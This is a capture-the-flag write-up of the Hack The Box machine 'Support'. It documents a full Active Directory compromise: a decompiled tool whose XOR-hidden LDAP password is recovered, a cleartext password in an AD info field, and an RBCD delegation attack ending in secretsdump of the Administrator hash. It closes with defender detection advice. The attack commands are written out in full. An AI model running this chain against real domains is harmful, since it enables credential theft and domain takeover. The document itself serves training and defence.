reaper@re4perz3d:~/writeups$ cat support.md
HTB — Support
contents
Box: Support · OS: Windows · Difficulty: Easy · IP: 10.129.230.181
Support is a short, clean lesson in two things that show up constantly in real AD environments: secrets smuggled inside “internal tools” .exe files, and misconfigured delegation rights discovered through BloodHound. No exploit-du-jour, just enumeration done properly.
Recon
sudo nmap -sC -sV 10.129.230.181
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-16 19:44:41Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Textbook domain controller: Kerberos, LDAP, SMB, and WinRM open. Domain is support.htb, hostname DC. No web server to poke at, so this is an AD box from the first port scan — enumeration is the whole game.
Foothold
Anonymous SMB
Guest access works, and there’s a share that isn’t one of the usual admin defaults:
nxc smb 10.129.230.181 -u 'Guest' -p '' --shares
SMB   10.129.230.181  445  DC  [+] support.htb\Guest:
SMB   10.129.230.181  445  DC  Share           Permissions  Remark
SMB   10.129.230.181  445  DC  ADMIN$                       Remote Admin
SMB   10.129.230.181  445  DC  C$                            Default share
SMB   10.129.230.181  445  DC  IPC$            READ          Remote IPC
SMB   10.129.230.181  445  DC  NETLOGON                      Logon server share
SMB   10.129.230.181  445  DC  support-tools   READ          support staff tools
SMB   10.129.230.181  445  DC  SYSVOL                        Logon server share
support-tools is the interesting one — a grab-bag of portable admin utilities (7-Zip, Notepad++, PuTTY, Sysinternals, WinDirStat, Wireshark) and one custom binary that doesn’t belong with the rest: UserInfo.exe.zip.
smbclient //10.129.230.181/support-tools -U 'Guest'
smb: \> get UserInfo.exe.zip
Decompiling UserInfo.exe
A custom internal tool shipped next to Sysinternals is exactly the kind of thing worth reverse-engineering — it’s almost always there to query AD, which means it’s almost always holding a service account’s credentials. Decompiled it with ilspycmd:
export PATH="$PATH:$HOME/.dotnet/tools"
mkdir -p decompiled
ilspycmd UserInfo.exe -o decompiled/
Inside the decompiled source is an LDAP bind using a Base64 blob instead of a plaintext password, run through a custom XOR routine:
for (int i = 0; i < array.Length; i++)
{
    array2[i] = (byte)(array[i] ^ key[i % key.Length] ^ 0xDF);
}
Reimplemented in Python — repeating-key XOR against the literal string "armando", with every byte also XORed against a fixed 0xDF constant:
import base64

enc = '0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E'
key = b'armando'

data = base64.b64decode(enc)
out = bytes(b ^ key[i % len(key)] ^ 0xDF for i, b in enumerate(data))
print(out)
That decodes to the LDAP service account’s real password: nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz.
LDAP → a user’s password in plaintext
With that password bound as the ldap account, a full user dump becomes possible:
nxc ldap 10.129.230.181 -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --users
20 domain users come back. One of them, support, is worth a closer look — in most orgs, a generic support account is a shared/service-style login, and shared logins tend to have their password written down somewhere lazy, like AD’s own info field:
ldapsearch -x -H ldap://10.129.230.181 \
  -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b "dc=support,dc=htb" "(sAMAccountName=support)"
dn: CN=support,CN=Users,DC=support,DC=htb
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
info: Ironside47pleasure40Watchful is the account’s password, sitting in cleartext in a field nobody thinks to lock down. The support user is also a member of Remote Management Users — meaning it can WinRM in directly.
nxc winrm 10.129.230.181 -u support -p 'Ironside47pleasure40Watchful'
# WINRM ... support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)

evil-winrm -i 10.129.230.181 -u support -p 'Ironside47pleasure40Watchful'
*Evil-WinRM* PS C:\Users\support\Desktop> cat user.txt
7822fbe31d7c1bea180d19fd279b7e09
User flag down. Foothold achieved with zero exploitation — just a decompiler and a field nobody should write passwords into.
Privilege Escalation
BloodHound: GenericAll on the DC
Ran a collection as support and loaded it into BloodHound to map what this account — and the groups it belongs to — can actually touch:
bloodhound-python -u support -p 'Ironside47pleasure40Watchful' -d support.htb -ns 10.129.230.181 -c All

support → MemberOf → Shared Support Accounts → GenericAll → DC.SUPPORT.HTB
support inherits membership in Shared Support Accounts, and that group holds GenericAll directly on the DC computer object. GenericAll on a computer object is one of the cleanest privilege-escalation primitives in AD — full control over the object means I can write to its delegation attributes, which opens the door to a Resource-Based Constrained Delegation (RBCD) attack: let an account I control impersonate anyone when talking to the DC.
The second graph shows why landing admin on the DC is effectively the whole domain:

DC.SUPPORT.HTB → DCSync → SUPPORT.HTB (and Administrator sits inside it)
A domain controller always has DCSync rights on its own domain by definition — so RBCD onto DC$ is not “just” local admin on one box, it’s a straight line to dumping every credential in the domain.
Abusing it: add a computer, set RBCD, impersonate Administrator
First, confirm there’s headroom to add a machine account (support needs MachineAccountQuota > 0):
ldapsearch -x -H ldap://10.129.230.181 \
  -D 'support@support.htb' -w 'Ironside47pleasure40Watchful' \
  -b "dc=support,dc=htb" -s base "ms-DS-MachineAccountQuota"
# ms-DS-MachineAccountQuota: 10
Plenty. Create a fake computer account, then use the GenericAll edge to point RBCD on the DC at it:
addcomputer.py -computer-name 'FAKE01$' -computer-pass 'Passw0rd123!' \
  -dc-ip 10.129.230.181 support.htb/support:'Ironside47pleasure40Watchful'
# [*] Successfully added machine account FAKE01$ with password Passw0rd123!.

rbcd.py -delegate-from 'FAKE01$' -delegate-to 'DC$' -dc-ip 10.129.230.181 \
  -action write support.htb/support:'Ironside47pleasure40Watchful'
# [*] Delegation rights modified successfully!
# [*] FAKE01$ can now impersonate users on DC$ via S4U2Proxy
With FAKE01$ now trusted to delegate onto the DC, request a service ticket as FAKE01$ while impersonating administrator (S4U2Self + S4U2Proxy):
getST.py -spn cifs/dc.support.htb -impersonate administrator -dc-ip 10.129.230.181 \
  support.htb/'FAKE01$':'Passw0rd123!'
# [*] Saving ticket in administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache

export KRB5CCNAME=administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
That ticket is enough to pull the Administrator’s hash straight out of the NTDS database over DRSUAPI:
secretsdump.py -k -no-pass -dc-ip 10.129.230.181 \
  support.htb/administrator@dc.support.htb -just-dc-user Administrator
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26:::
Administrator
evil-winrm -i 10.129.230.181 -u administrator -H bb06cbc02b39abeddd1335bc30b19e26
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
20958304a95cdc4a8cf8b2e799d9c2ad
What a defender should have caught
- A reversible “internal tool” carrying a credential.
UserInfo.exeembeds a service account password behind a trivial XOR — any custom binary handed out on a share should be assumed readable by anyone who downloads it. Secrets belong in a vault or a managed identity, never compiled into a tool. - A password sitting in the
infofield. AD’s description/info fields are readable by any authenticated — often any anonymous — account by default. A quickldapsearchaudit for non-emptyinfo/descriptionfields on privileged or shared accounts is a five-minute win for a SOC. - An unused delegation primitive left open. GenericAll on a domain controller object from a low-privilege group (
Shared Support Accounts) is a standing Domain Admin path that doesn’t require a single CVE. BloodHound (or a periodicGet-DomainObjectAclsweep) should be run against production AD regularly, not just in a pentest. - No alerting on RBCD writes. A write to
msDS-AllowedToActOnBehalfOfOtherIdentity, or a new computer account appearing outside provisioning workflows, is a high-signal event (Event ID 5136 on the attribute, 4741 for the account creation) that a SOC should have a detection rule for — this entire chain is loud if anyone’s watching for it.